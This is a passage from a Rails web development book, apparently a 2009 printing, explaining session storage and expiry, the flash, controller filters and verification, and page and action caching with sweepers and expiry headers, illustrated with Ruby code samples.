idea can be a lot of work, so you’ll need to decide whether it’s worth the effort. Report erratum this copy is (P1.0 printing, March 2009)
C OOKIES AND S ESSIONS 480 Because the session store is hash-like, you can save multiple objects in it, each with its own key. In the following code, we store the id of the logged-in user in the session. We use this later in the index action to create a customized menu for that user. We also record the id of the last menu item selected and use that id to highlight the selection on the index page. When the user logs off, we reset all session data. Download e1/cookies/cookie1/app/controllers/session_controller.rb class SessionController < ApplicationController def login user = User.find_by_name_and_password(params[:user], params[:password]) if user session[:user_id] = user.id redirect_to :action => "index" else reset_session flash[:note] = "Invalid user name/password" end end def index @menu = create_menu_for(session[:user_id]) @menu.highlight(session[:last_selection]) end def select_item @item = Item.find(params[:id]) session[:last_selection] = params[:id] end def logout reset_session end end As is usual with Rails, session defaults are convenient, but we can override them if necessary. This is done using the session declaration in your controllers. Every new Rails application already has one example of this—a declaration such as the following is added to the top-level application controller to set an application-specific cookie name for session data: class ApplicationController < ActionController::Base session :session_key => '_myapp_session_id' end The session directive is inherited by subclasses, so placing this declaration in ApplicationController makes it apply to every action in your application. The available session options are as follows: :session_domain The domain of the cookie used to store the session id on the browser. This defaults to the application’s host name. Report erratum this copy is (P1.0 printing, March 2009)
C OOKIES AND S ESSIONS 481 :session_id Overrides the default session id. If not set, new sessions automatically have a 32-character id created for them. This id is then used in subse- quent requests. :session_key The name of the cookie used to store the session id. You’ll want to over- ride this in your application, as shown previously. :session_path The request path to which this session applies (it’s actually the path of the cookie). The default is /, so it applies to all applications in this domain. :session_secure If true, sessions will be enabled only over https://. The default is false. :new_session Directly maps to the underlying cookie’s new_session option. However, this option is unlikely to work the way you need it to under Rails, and we’ll discuss an alternative in Section 22.5, Time-Based Expiry of Cached Pages, on page 502. :session_expires The absolute time of the expiry of this session. Like :new_session, this option should probably not be used under Rails. You can also disable sessions for particular actions. For example, to disable sessions for your RSS and Atom actions, you could write this: class BlogController < ApplicationController session :off, :only => %w{ fetch_rss fetch_atom } # ... Placing an unqualified session :off in your application controller disables ses- sions for your application. Session Storage Rails has a number of options when it comes to storing your session data. Each has good and bad points. We’ll start by listing the options and then compare them at the end. The session_store attribute of ActionController::Base determines the session stor- age mechanism—set this attribute to a class that implements the storage strat- egy. This class must be defined in the CGI::Session module.4 You use symbols to 4. You’ll probably use one of Rails built-in session storage strategies, but you can implement your own storage mechanism if your circumstances require it. The interface for doing this is beyond the scope of this book—take a look at the various Rails implementations in the directory action- pack/lib/actioncontroller/session of the Rails source. Report erratum this copy is (P1.0 printing, March 2009)
C OOKIES AND S ESSIONS 482 name the session storage strategy; the symbol is converted into a CamelCase class name. session_store = :cookie_store This is the default session storage mechanism used by Rails, starting with version 2.0. This format represents objects in their marshaled form, which allows any serializable data to be stored in sessions but is limited to 4KB total. session_store = :p_store Data for each session is stored in a flat file in PStore format. This format keeps objects in their marshaled form, which allows any serializable data to be stored in sessions. This mechanism supports the additional con- figuration options :prefix and :tmpdir. The following code in the file environ- ment.rb in the config directory might be used to configure PStore sessions: Rails::Initializer.run do |config| config.action_controller.session_store = CGI::Session::PStore config.action_controller.session_options[:tmpdir] = "/Users/dave/tmp" config.action_controller.session_options[:prefix] = "myapp_session_" # ... session_store = :active_record_store You can store your session data in your application’s database using ActiveRecordStore. You can generate a migration that creates the sessions table using Rake: depot> rake db:sessions:create Run rake db:migrate to create the actual table. If you look at the migration file, you’ll see that Rails creates an index on the session_id column, because it is used to look up session data. Rails also defines a column called updated_at, so Active Record will automati- cally timestamp the rows in the session table—we’ll see later why this is a good idea. session_store = :drb_store DRb is a protocol that allows Ruby processes to share objects over a network connection. Using the DRbStore database manager, Rails stores session data on a DRb server (which you manage outside the web appli- cation). Multiple instances of your application, potentially running on distributed servers, can access the same DRb store. A simple DRb server that works with Rails is included in the Rails source.5 DRb uses Marshal to serialize objects. 5. If you install from gems, you’ll find it in {RUBYBASE}/lib/ruby/gems/1.8/gems/actionpack- x.y/lib/action_controller/session/drb_server.rb. Report erratum this copy is (P1.0 printing, March 2009)
C OOKIES AND S ESSIONS 483 session_store = :mem_cache_store memcached is a freely available, distributed object caching system from Danga Interactive.6 The Rails MemCacheStore uses Michael Granger’s Ruby interface7 to memcached to store sessions. memcached is more complex to use than the other alternatives and is probably interesting only if you are already using it for other reasons at your site. session_store = :memory_store This option stores the session data locally in the application’s memory. Because no serialization is involved, any object can be stored in an in- memory session. As we’ll see in a minute, this generally is not a good idea for Rails applications. session_store = :file_store Session data is stored in flat files. It’s pretty much useless for Rails appli- cations, because the contents must be strings. This mechanism supports the additional configuration options :prefix, :suffix, and :tmpdir. You can enable or disable session storage for your entire application, for a par- ticular controller, or for certain actions. This is done with the session declaration. To disable sessions for an entire application, add the following line to your application.rb file in the app/controllers directory: class ApplicationController < ActionController::Base session :off # ... If you put the same declaration inside a particular controller, you localize the effect to that controller: class RssController < ActionController::Base session :off # ... Finally, the session declaration supports the :only, :except, and :if options. The first two take the name of an action or an array containing action names. The last takes a block that is called to determine whether the session directive should be honored. Here are some examples of session directives you could put in a controller: # Disable sessions for the rss action session :off, :only => :rss # Disable sessions for the show and list actions session :off, :only => [ :show, :list ] 6. http://www.danga.com/memcached 7. Available from http://www.deveiate.org/projects/RMemCache Report erratum this copy is (P1.0 printing, March 2009)
C OOKIES AND S ESSIONS 484 # Enable sessions for all actions except show and list session :except => [ :show, :list ] # Disable sessions on Sundays :) session :off, :if => proc { Time.now.wday == 0 } Comparing Session Storage Options With all these session options to choose from, which should you use in your application? As always, the answer is “It depends.” If you’re a high-volume site, keeping the size of the session data small, keeping sensitive data out of the session, and going with cookie_store is the way to go. If we rule out memory store as being too simplistic, file store as too restric- tive, and memcached as overkill, the server-side choices boil down to PStore, Active Record store, and DRb-based storage. We can compare performance and functionality across these options. Scott Barron has performed a fascinating analysis of the performance of these storage options.8 His findings are somewhat surprising. For low numbers of sessions, PStore and DRb are roughly equal. As the number of sessions rises, PStore performance starts to drop. This is probably because the host operating system struggles to maintain a directory that contains tens of thousands of session data files. DRb performance stays relatively flat. Performance using Active Record as the backing storage is lower but stays flat as the number of sessions rises. What does this mean for you? Reviewer Bill Katz summed it up in the following paragraph: “If you expect to be a large website, the big issue is scalability, and you can address it either by “scaling up” (enhancing your existing servers with addi- tional CPUs, memory, and so on) or “scaling out” (adding new servers). The current philosophy, popularized by companies such as Google, is scaling out by adding cheap, commodity servers. Ideally, each of these servers should be able to handle any incoming request. Because the requests in a single ses- sion might be handled on multiple servers, we need our session storage to be accessible across the whole server farm. The session storage option you choose should reflect your plans for optimizing the whole system of servers. Given the wealth of possibilities in hardware and software, you could opti- mize along any number of axes that impacts your session storage choice. For example, you could use the new MySQL cluster database with extremely fast in-memory transactions; this would work quite nicely with an Active Record approach. You could also have a high-performance storage area network that 8. Mirrored at http://media.pragprog.com/ror/sessions Report erratum this copy is (P1.0 printing, March 2009)
C OOKIES AND S ESSIONS 485 might work well with PStore. memcached approaches are used behind high- traffic websites such as LiveJournal, Slashdot, and Wikipedia. Optimization works best when you analyze the specific application you’re trying to scale and run benchmarks to tune your approach. In short, it depends.” There are few absolutes when it comes to performance, and everyone’s context is different. Your hardware, network latencies, database choices, and possibly even the weather will impact how all the components of session storage inter- act. Our best advice is to start with the simplest workable solution and then monitor it. If it starts to slow you down, find out why before jumping out of the frying pan. We recommend you start with an Active Record solution. If, as your application grows, you find this becoming a bottleneck, you can migrate to a DRb-based solution. Session Expiry and Cleanup One problem with all the server-side session storage solutions is that each new session adds something to the session store. This means that you’ll eventually need to do some housekeeping, or you’ll run out of server resources. There’s another reason to tidy up sessions. Many applications don’t want a session to last forever. Once a user has logged in from a particular browser, the application might want to enforce a rule that the user stays logged in only as long as they are active; when they log out or some fixed time after they last use the application, their session should be terminated. You can sometimes achieve this effect by expiring the cookie holding the ses- sion id. However, this is open to end-user abuse. Worse, it is hard to synchro- nize the expiry of a cookie on the browser with the tidying up of the session data on the server. We therefore suggest that you expire sessions by simply removing their server- side session data. Should a browser request subsequently arrive containing a session id for data that has been deleted, the application will receive no session data; the session will effectively not be there. Implementing this expiration depends on the storage mechanism being used. For PStore-based sessions, the easiest approach is to run a sweeper task peri- odically (for example using cron(1) under Unix-like systems). This task should inspect the last modification times of the files in the session data directory, deleting those older than a given time. Report erratum this copy is (P1.0 printing, March 2009)
F LASH : C OMMUNICATING B ETWEEN A CTIONS 486 For Active Record–based session storage, use the updated_at columns in the sessions table. You can delete all sessions that have not been modified in the last hour (ignoring daylight saving time changes) by having your sweeper task issue SQL such as this: delete from sessions where now() - updated_at > 3600; For DRb-based solutions, expiry takes place within the DRb server process. You’ll probably want to record timestamps alongside the entries in the session data hash. You can run a separate thread (or even a separate process) that periodically deletes the entries in this hash. In all cases, your application can help this process by calling reset_session to delete sessions when they are no longer needed (for example, when a user logs out). 22.3 Flash: Communicating Between Actions When we use redirect_to to transfer control to another action, the browser gen- erates a separate request to invoke that action. That request will be handled by our application in a fresh instance of a controller object—instance variables that were set in the original action are not available to the code handling the redirected action. But sometimes we need to communicate between these two instances. We can do this using a facility called the flash. The flash is a temporary scratchpad for values. It is organized like a hash and stored in the session data, so you can store values associated with keys and later retrieve them. It has one special property. By default, values stored into the flash during the processing of a request will be available during the processing of the immediately following request. Once that second request has been processed, those values are removed from the flash.9 Probably the most common use of the flash is to pass error and informational strings from one action to the next. The intent here is that the first action notices some condition, creates a message describing that condition, and redi- rects to a separate action. By storing the message in the flash, the second action is able to access the message text and use it in a view. class BlogController def display @article = Article.find(params[:id]) end 9. If you read the RDoc for the flash functionality, you’ll see that it talks about values being made available just to the next action. This isn’t strictly accurate: the flash is cleared out at the end of handling the next request, not on an action-by-action basis. Report erratum this copy is (P1.0 printing, March 2009)
F LASH : C OMMUNICATING B ETWEEN A CTIONS 487 def add_comment @article = Article.find(params[:id]) comment = Comment.new(params[:comment]) @article.comments << comment if @article.save flash[:notice] = "Thank you for your valuable comment" else flash[:notice] = "We threw your worthless comment away" end redirect_to :action => 'display' end In this example, the add_comment method stores one of two different messages in the flash using the key :notice. It redirects to the display action. The display action doesn’t seem to make use of this information. To see what’s going on, we’ll have to dig deeper and look at the template file that defines the layout for the blog controller. This will be in the file blog.html.erb in the app/views/layouts directory. <head> <title>My Blog</title> <%= stylesheet_link_tag("blog" ) %> </head> <body> <div id="main"> <% if flash[:notice] -%> <div id="notice"><%= flash[:notice] %></div> <% end -%> <%= yield :layout %> </div> </body> </html> In this example, our layout generated the appropriate <div> if the flash con- tained a :notice key. It is sometimes convenient to use the flash as a way of passing messages into a template in the current action. For example, our display method might want to output a cheery banner if there isn’t another, more pressing note. It doesn’t need that message to be passed to the next action—it’s for use in the current request only. To do this, it could use flash.now, which updates the flash but does not add to the session data: class BlogController def display flash.now[:notice] = "Welcome to my blog" unless flash[:notice] @article = Article.find(params[:id]) end end Report erratum this copy is (P1.0 printing, March 2009)
F IL TERS AND V ERIFICATION 488 While flash.now creates a transient flash entry, flash.keep does the opposite, making entries that are currently in the flash stick around for another request cycle: class SillyController def one flash[:notice] = "Hello" flash[:error] = "Boom!" redirect_to :action => "two" end def two flash.keep(:notice) flash[:warning] = "Mewl" redirect_to :action => "three" end def three # At this point, # flash[:notice] => "Hello" # flash[:warning] => "Mewl" # and flash[:error] is unset render end end If you pass no parameters to flash.keep, all the flash contents are preserved. Flashes can store more than just text messages—you can use them to pass all kinds of information between actions. Obviously, for longer-term information you’d want to use the session (probably in conjunction with your database) to store the data, but the flash is great if you want to pass parameters from one request to the next. Because the flash data is stored in the session, all the usual rules apply. In particular, every object must be serializable. We strongly recommend passing only simple objects in the flash. 22.4 Filters and Verification Filters enable you to write code in your controllers that wrap the processing performed by actions—you can write a chunk of code once and have it be called before or after any number of actions in your controller (or your con- troller’s subclasses). This turns out to be a powerful facility. Using filters, we can implement authentication schemes, logging, response compression, and even response customization. Rails supports three types of filter: before, after, and around. Filters are called just prior to and/or just after the execution of actions. Depending on how you define them, they either run as methods inside the controller or are passed Report erratum this copy is (P1.0 printing, March 2009)
F IL TERS AND V ERIFICATION 489 the controller object when they are run. Either way, they get access to details of the request and response objects, along with the other controller attributes. Before and After Filters As their names suggest, before and after filters are invoked before or after an action. Rails maintains two chains of filters for each controller. When a controller is about to run an action, it executes all the filters on the before chain. It executes the action before running the filters on the after chain. Filters can be passive, monitoring activity performed by a controller. They can also take a more active part in request handling. If a before filter returns false, processing of the filter chain terminates, and the action is not run. A filter may also render output or redirect requests, in which case the original action never gets invoked. We saw an example of using filters for authorization in the administration part of our store example on page 171. We defined an authorization method that redirected to a login screen if the current session didn’t have a logged- in user. We then made this method a before filter for all the actions in the administration controller. Download depot_r/app/controllers/application.rb class ApplicationController < ActionController::Base layout "store" before_filter :authorize, :except => :login #... protected def authorize unless User.find_by_id(session[:user_id]) flash[:notice] = "Please log in" redirect_to :controller => 'admin' , :action => 'login' end end end This is an example of having a method act as a filter; we passed the name of the method as a symbol to before_filter. The filter declarations also accept blocks and the names of classes. If a block is specified, it will be called with the current controller as a parameter. If a class is given, its filter class method will be called with the controller as a parameter. class AuditFilter def self.filter(controller) AuditLog.create(:action => controller.action_name) end end Report erratum this copy is (P1.0 printing, March 2009)
F IL TERS AND V ERIFICATION 490 # ... class SomeController < ApplicationController before_filter do |controller| logger.info("Processing #{controller.action_name}" ) end after_filter AuditFilter # ... end By default, filters apply to all actions in a controller (and any subclasses of that controller). You can modify this with the :only option, which takes one or more actions to be filtered, and the :except option, which lists actions to be excluded from filtering. class BlogController < ApplicationController before_filter :authorize, :only => [ :delete, :edit_comment ] after_filter :log_access, :except => :rss # ... The before_filter and after_filter declarations append to the controller’s chain of filters. Use the variants prepend_before_filter and prepend_after_filter to put filters at the front of the chain. After Filters and Response Munging After filters can be used to modify the outbound response, changing the head- ers and content if required. Some applications use this technique to perform global replacements in the content generated by the controller’s templates (for example, substituting a customer’s name for the string <customer/> in the response body). Another use might be compressing the response if the user’s browser supports it. The following code is an example of how this might work.10 The controller declares the compress method as an after filter. The method looks at the request header to see whether the browser accepts compressed responses. If so, it uses the Zlib library to compress the response body into a string.11 If the result is shorter than the original body, it substitutes in the compressed version and updates the response’s encoding type. 10. This code is not a complete implementation of compression. In particular, it won’t compress streamed data downloaded to the client using send_file. 11. Note that the Zlib Ruby extension might not be available on your platform—it relies on the presence of the underlying libzlib.a library. Report erratum this copy is (P1.0 printing, March 2009)
F IL TERS AND V ERIFICATION 491 Download e1/filter/app/controllers/compress_controller.rb require 'zlib' require 'stringio' class CompressController < ApplicationController after_filter :compress def index render(:text => "<pre>" + File.read("/etc/motd" ) + "</pre>" ) end protected def compress accepts = request.env['HTTP_ACCEPT_ENCODING' ] return unless accepts && accepts =~ /(x-gzip|gzip)/ encoding = $1 output = StringIO.new def output.close # Zlib does a close. Bad Zlib... rewind end gz = Zlib::GzipWriter.new(output) gz.write(response.body) gz.close if output.length < response.body.length response.body = output.string response.headers['Content-encoding' ] = encoding end end end Around Filters Around filters wrap the execution of actions. You can write an around filter in two different styles. In the first, the filter is a single chunk of code. That code is called before the action is executed. If the filter code invokes yield, the action is executed. When the action completes, the filter code continues executing. Thus, the code before the yield is like a before filter, and the code after the yield is the after filter. If the filter code never invokes yield, the action is not run—this is the same as having a before filter return false. The benefit of around filters is that they can retain context across the invoca- tion of the action. Report erratum this copy is (P1.0 printing, March 2009)
F IL TERS AND V ERIFICATION 492 For example, the following listing is a simple around filter that logs how long an action takes to execute: Download e1/filter/app/controllers/blog_controller.rb Line 1 class BlogController < ApplicationController - - around_filter :time_an_action - 5 def index - # ... - render :text => "hello" - end - 10 def bye - # ... - render :text => "goodbye" - end - 15 private - - def time_an_action - started = Time.now - yield 20 elapsed = Time.now - started - logger.info("#{action_name} took #{elapsed} seconds" ) - end - - end We pass the around_filter declaration the name of a method, time_an_action. Whenever an action is about to be invoked in this controller, this filter method is called. It records the time, and then the yield statement on line 19 invokes the original action. When this returns, it calculates and logs the time spent in the action. As well as passing around_filter the name of a method, you can pass it a block or a filter class. If you use a block as a filter, it will be passed two parameters: the controller object and a proxy for the action. Use call on this second parameter to invoke the original action. For example, the following is the block version of the pre- vious filter: Download e1/filter/app/controllers/blog_controller.rb around_filter do |controller, action| started = Time.now action.call elapsed = Time.now - started controller.logger.info("#{controller.action_name} took #{elapsed} seconds" ) end Report erratum this copy is (P1.0 printing, March 2009)
F IL TERS AND V ERIFICATION 493 A third form allows you to pass an object as a filter. This object should imple- ment a method called filter. This method will be passed the controller object. It yields to invoke the action. For example, the following implements our timing filter as a class: Download e1/filter/app/controllers/blog_controller.rb class BlogController < ApplicationController class TimingFilter def filter(controller) started = Time.now yield elapsed = Time.now - started controller.logger.info("#{controller.action_name} took #{elapsed} seconds" ) end end around_filter TimingFilter.new end There is an alternative form of around filter where you pass an object that implements the methods before and after. This form is mildly deprecated. Like before and after filters, around filters take :only and :except parameters. Around filters are (by default) added to the filter chain differently: the first around filter added executes first. Subsequently added around filters will be nested within existing around filters. Thus, given the following: around_filter :one, :two def one logger.info("start one" ) yield logger.info("end one" ) end def two logger.info("start two" ) yield logger.info("end two" ) end the sequence of log messages will be as follows: start one start two . . . end two end one Report erratum this copy is (P1.0 printing, March 2009)
F IL TERS AND V ERIFICATION 494 Filter Inheritance If you subclass a controller containing filters, the filters will be run on the child objects as well as in the parent. However, filters defined in the children will not run in the parent. If you don’t want a particular filter to run in a child controller, you can override the default processing with the skip_before_filter and skip_after_filter declarations. These accept the :only and :except parameters. You can use skip_filter to skip any filter (before, after, and around). However, it works only for filters that were specified as the (symbol) name of a method. For example, we might enforce authentication globally by adding the following to our application controller: class ApplicationController < ActionController::Base before_filter :validate_user private def validate_user # ... end end We don’t want this filter run for the login action: class UserController < ApplicationController skip_before_filter :validate_user, :only => :login def login # ... end end Verification A common use of before filters is verifying that certain conditions are met before an action is attempted. The Rails verify mechanism is an abstraction that might help you express these preconditions more concisely than you could in explicit filter code. For example, we might require that the session contains a valid user before our blog allows comments to be posted. We could express this using a verification such as this: class BlogController < ApplicationController verify :only => :post_comment, :session => :user_id, :add_flash => { :note => "You must log in to comment" }, :redirect_to => :index # ... Report erratum this copy is (P1.0 printing, March 2009)
F IL TERS AND V ERIFICATION 495 This declaration applies the verification to the post_comment action. If the ses- sion does not contain the key :user_id, a note is added to the flash, and the request is redirected to the index action. The parameters to verify can be split into three categories. Applicability These options select that actions have the verification applied: :only =>:name or [ :name, ... ] Verifies only the listed action or actions. :except =>:name or [ :name, ... ] Verifies all actions except those listed. Tests These options describe the tests to be performed on the request. If more than one of these is given, all must be true for the verification to succeed. :flash =>:key or [ :key, ... ] The flash must include the given key or keys. :method =>:symbol or [ :symbol, ... ] The request method (:get, :post, :head, or :delete) must match one of the given symbols. :params =>:key or [ :key, ... ] The request parameters must include the given key or keys. :session =>:key or [ :key, ... ] The session must include the given key or keys. :xhr => true or false The request must (must not) come from an Ajax call. Actions These options describe what should happen if a verification fails. If no actions are specified, the verification returns an empty response to the browser on failure. :add_flash =>hash Merges the given hash of key/value pairs into the flash. This can be used to generate error responses to users. :add_headers =>hash Merges the given hash of key/value pairs into the response headers. Report erratum this copy is (P1.0 printing, March 2009)
C ACHING , P AR T O NE 496 :redirect_to =>params Redirects using the given parameter hash. :render =>params Renders using the given parameter hash. 22.5 Caching, Part One Many applications seem to spend a lot of their time doing the same task over and over. A blog application renders the list of current articles for every visi- tor. A store application will display the same page of product information for everyone who requests it. All this repetition costs us resources and time on the server. Rendering the blog page may require half a dozen database queries, and it may end up running through a number of Ruby methods and Rails templates. It isn’t a big deal for an individual request, but multiply that by several thousand hits an hour, and suddenly your server is starting to glow a dull red. Your users will see this as slower response times. In situations such as these, we can use caching to greatly reduce the load on our servers and increase the responsiveness of our applications. Rather than generate the same old content from scratch, time after time, we create it once and remember the result. The next time a request arrives for that same page, we deliver it from the cache rather than create it. Rails offers three approaches to caching. In this chapter, we’ll describe two of them, page caching and action caching. We’ll look at the third, fragment caching, on page 555 in the Action View chapter. Page caching is the simplest and most efficient form of Rails caching. The first time a user requests a particular URL, our application gets invoked and generates a page of HTML. The contents of this page are stored in the cache. The next time a request containing that URL is received, the HTML of the page is delivered straight from the cache. Your application never sees the request. In fact, Rails is not involved at all. The request is handled entirely within the web server, which makes page caching very, very efficient. Your application delivers these pages at the same speed that the server can deliver any other static content. Sometimes, though, our application needs to be at least partially involved in handling these requests. For example, your store might display details of cer- tain products only to a subset of users (perhaps premium customers get earlier access to new products). In this case, the page you display will have the same content, but you don’t want to display it to just anyone—you need to filter access to the cached content. Rails provides action caching for this purpose. Report erratum this copy is (P1.0 printing, March 2009)
C ACHING , P AR T O NE 497 With action caching, your application controller is still invoked, and its before filters are run. However, the action itself is not called if there’s an existing cached page. Let’s look at this in the context of a site that has public content and pre- mium, members-only content. We have two controllers: an admin controller that verifies that someone is a member and a content controller with actions to show both public and premium content. The public content consists of a single page with links to premium articles. If someone requests premium con- tent and they’re not a member, we redirect them to an action in the admin controller that signs them up. Ignoring caching for a minute, we can implement the content side of this appli- cation using a before filter to verify the user’s status and a couple of action methods for the two kinds of content: Download e1/cookies/cookie1/app/controllers/content_controller.rb class ContentController < ApplicationController before_filter :verify_premium_user, :except => :public_content def public_content @articles = Article.list_public end def premium_content @articles = Article.list_premium end private def verify_premium_user user = session[:user_id] user = User.find(user) if user unless user && user.active? redirect_to :controller => "login" , :action => "signup_new" end end end Because the content pages are fixed, they can be cached. We can cache the public content at the page level, but we have to restrict access to the cached premium content to members, so we need to use action-level caching for it. To enable caching, we simply add two declarations to our class: Download e1/cookies/cookie1/app/controllers/content_controller.rb class ContentController < ApplicationController before_filter :verify_premium_user, :except => :public_content caches_page :public_content caches_action :premium_content Report erratum this copy is (P1.0 printing, March 2009)
C ACHING , P AR T O NE 498 The caches_page directive tells Rails to cache the output of public_content the first time it is produced. Thereafter, this page will be delivered directly from the web server. The second directive, caches_action, tells Rails to cache the results of execut- ing premium_content but still to execute the filters. This means that we’ll still validate that the person requesting the page is allowed to do so, but we won’t actually execute the action more than once.12 caches_action can accept a number of options. A :cache_path option allows you to modify the action cache path. This can be useful for actions that handle a number of different conditions with different cache needs. :if and :unless allow you to pass a Proc that will control when an action should be passed. Finally, a :layout option, if false, will cause Rails to cache only your action content. This is useful when your layout has dynamic information. Caching is, by default, enabled only in production environments. You can turn it on or off manually by setting this: ActionController::Base.perform_caching = true | false You can make this change in your application’s environment files (in con- fig/environments), although the preferred syntax is slightly different there: config.action_controller.perform_caching = true What to Cache Rails action and page caching is strictly URL based. A page is cached according to the content of the URL that first generated it, and subsequent requests to that same URL will return the saved content. This means that dynamic pages that depend on information not in the URL are poor candidates for caching. These include the following: • Pages where the content is time based (although see Section 22.5, Time- Based Expiry of Cached Pages, on page 502). • Pages whose content depends on session information. For example, if you customize pages for each of your users, you’re unlikely to be able to cache them (although you might be able to take advantage of fragment caching, described starting on page 555). • Pages generated from data that you don’t control. For example, a page displaying information from our database might not be cachable if non- Rails applications can update that database too. Our cached page would become out-of-date without our application knowing. 12. Action caching is a good example of an around filter, described on page 491. The before part of the filter checks to see whether the cached item exists. If it does, it renders it directly to the user, preventing the real action from running. The after part of the filter saves the results of running the action in the cache. Report erratum this copy is (P1.0 printing, March 2009)
C ACHING , P AR T O NE 499 However, caching can cope with pages generated from volatile content that’s under your control. As we’ll see in the next section, it’s simply a question of removing the cached pages when they become outdated. Expiring Pages Creating cached pages is only one half of the equation. If the content initially used to create these pages changes, the cached versions will become out-of- date, and we’ll need a way of expiring them. The trick is to code the application to notice when the data used to create a dynamic page has changed and then to remove the cached version. The next time a request comes through for that URL, the cached page will be regener- ated based on the new content. Expiring Pages Explicitly The low-level way to remove cached pages is with the methods expire_page and expire_action. These take the same parameters as url_for and expire the cached page that matches the generated URL. For example, our content controller might have an action that allows us to create an article and another action that updates an existing article. When we create an article, the list of articles on the public page will become obsolete, so we call expire_page, passing in the action name that displays the public page. When we update an existing article, the public index page remains unchanged (at least, it does in our application), but any cached version of this particular article should be deleted. Because this cache was created using caches_action, we need to expire the page using expire_action, passing in the action name and the article id. Download e1/cookies/cookie1/app/controllers/content_controller.rb def create_article article = Article.new(params[:article]) if article.save expire_page :action => "public_content" else # ... end end def update_article article = Article.find(params[:id]) if article.update_attributes(params[:article]) expire_action :action => "premium_content" , :id => article else # ... end end Report erratum this copy is (P1.0 printing, March 2009)
C ACHING , P AR T O NE 500 The method that deletes an article does a bit more work—it has to both inval- idate the public index page and remove the specific article page: Download e1/cookies/cookie1/app/controllers/content_controller.rb def delete_article Article.destroy(params[:id]) expire_page :action => "public_content" expire_action :action => "premium_content" , :id => params[:id] end Picking a Caching Store Strategy Caching, like sessions, features a number of storage options. You can keep the fragments in files, in a database, in a DRb server, or in memcached servers. But whereas sessions usually contain small amounts of data and require only one row per user, fragment caching can easily create sizeable amounts of data, and you can have many per user. This makes database storage a poor fit. For many setups, it’s easiest to keep cache files on the filesystem. But you can’t keep these cached files locally on each server, because expiring a cache on one server would not expire it on the rest. You therefore need to set up a network drive that all the servers can share for their caching. As with session configuration, you can configure a file-based caching store globally in environment.rb or in a specific environment’s file: ActionController::Base.cache_store = :file_store, "#{RAILS_ROOT}/cache" This configuration assumes that a directory named cache is available in the root of the application and that the web server has full read and write access to it. This directory can easily be symlinked to the path on the server that represents the network drive. Regardless of which store you pick for caching fragments, you should be aware that network bottlenecks can quickly become a problem. If your site depends heavily on fragment caching, every request will need a lot of data transfer- ring from the network drive to the specific server before it’s again sent on to the user. To use this on a high-profile site, you really need to have a high- bandwidth internal network between your servers, or you will see slowdown. The caching store system is available only for caching actions and fragments. Full-page caches need to be kept on the filesystem in the public directory. In this case, you will have to go the network drive route if you want to use page caching across multiple web servers. You can then symlink either the entire public directory (but that will also cause your images, stylesheets, and JavaScript to be passed over the network, which may be a problem) or just the individual directories that are needed for your page caches. In the latter case, Report erratum this copy is (P1.0 printing, March 2009)
C ACHING , P AR T O NE 501 you would, for example, symlink public/products to your network drive to keep page caches for your products controller. Expiring Pages Implicitly The expire_xxx methods work well, but they also couple the caching function to the code in your controllers. Every time you change something in the database, you also have to work out which cached pages this might affect. Although this is easy for smaller applications, this gets more difficult as the application grows. A change made in one controller might affect pages cached in another. Business logic in helper methods, which really shouldn’t have to know about HTML pages, now needs to worry about expiring cached pages. Fortunately, Rails sweepers can simplify some of this coupling. A sweeper is a special kind of observer on your model objects. When something significant happens in the model, the sweeper expires the cached pages that depend on that model’s data. Your application can have as many sweepers as it needs. You’ll typically cre- ate a separate sweeper to manage the caching for each controller. Put your sweeper code in app/sweepers: Download e1/cookies/cookie1/app/sweepers/article_sweeper.rb class ArticleSweeper < ActionController::Caching::Sweeper observe Article # If we create a new article, the public list of articles must be regenerated def after_create(article) expire_public_page end # If we update an existing article, the cached version of that article is stale def after_update(article) expire_article_page(article.id) end # Deleting a page means we update the public list and blow away the cached article def after_destroy(article) expire_public_page expire_article_page(article.id) end private def expire_public_page expire_page(:controller => "content" , :action => 'public_content' ) end Report erratum this copy is (P1.0 printing, March 2009)
C ACHING , P AR T O NE 502 def expire_article_page(article_id) expire_action(:controller => "content" , :action => "premium_content" , :id => article_id) end end The flow through the sweeper is somewhat convoluted: • The sweeper is defined as an observer on one or more Active Record classes. In our example case, it observes the Article model. (We first talked about observers back on page 413.) The sweeper uses hook methods (such as after_update) to expire cached pages if appropriate. • The sweeper is also declared to be active in a controller using the directive cache_sweeper: class ContentController < ApplicationController before_filter :verify_premium_user, :except => :public_content caches_page :public_content caches_action :premium_content cache_sweeper :article_sweeper, :only => [ :create_article, :update_article, :delete_article ] # ... • If a request comes in that invokes one of the actions that the sweeper is filtering, the sweeper is activated. If any of the Active Record observer methods fires, the page and action expiry methods will be called. If the Active Record observer gets invoked but the current action is not selected as a cache sweeper, the expire calls in the sweeper are ignored. Other- wise, the expiry takes place. Time-Based Expiry of Cached Pages Consider a site that shows fairly volatile information such as stock quotes or news headlines. If we did the style of caching where we expired a page when- ever the underlying information changed, we’d be expiring pages constantly. The cache would rarely get used, and we’d lose the benefit of having it. In these circumstances, you might want to consider switching to time-based caching, where you build the cached pages exactly as we did previously but don’t expire them when their content becomes obsolete. You run a separate background process that periodically goes into the cache directory and deletes the cache files. You choose how this deletion occurs—you could simply remove all files, the files created more than so many minutes ago, or the files whose names match some pattern. That part is application-specific. Report erratum this copy is (P1.0 printing, March 2009)
C ACHING , P AR T O NE 503 The next time a request comes in for one of these pages, it won’t be satisfied from the cache, and the application will handle it. In the process, it’ll auto- matically repopulate that particular page in the cache, lightening the load for subsequent fetches of this page. Where do you find the cache files to delete? Not surprisingly, this is config- urable. Page cache files are by default stored in the public directory of your application. They’ll be named after the URL they are caching, with an .html extension. For example, the page cache file for content/show/1 will be here: app/public/content/show/1.html This naming scheme is no coincidence; it allows the web server to find the cache files automatically. You can, however, override the defaults using this: config.action_controller.page_cache_directory = "dir/name" config.action_controller.page_cache_extension = ".html" Action cache files are not by default stored in the regular filesystem directory structure and cannot be expired using this technique. Playing Nice with Client Caches When we said earlier that creating cached pages is only one half of the equa- tion, we failed to mention that there are three halves. Oops. Clients (generally, but not always, browsers) often have caches too. Intermedi- aries between your server and the client may also providing caching services. You can help optimize these caches (and therefore reduce load on your server) by providing HTTP headers. Doing so is entirely optional and won’t always result in a bandwidth reduction, but on the other hand, sometimes the sav- ings can be quite significant. Expiration Headers The most efficient request is the request that is never made. Many pages (par- ticularly images, scripts, and stylesheets) change very rarely yet may be refer- enced fairly frequently. One way to ensure that re-retrievals are optimized out before they get to your server is to provide an Expires header. Although an Expires header may provide a number of different options, the most common usage is to indicate how long the given response is to be con- sidered “good for,” suggesting that the client need not re-request this data in the interim. Calling the expires_in method in your controller achieves this result: expires_in 20.minutes expires_in 1.year A server should not provide a dates more than one year in the future on Expires headers. Report erratum this copy is (P1.0 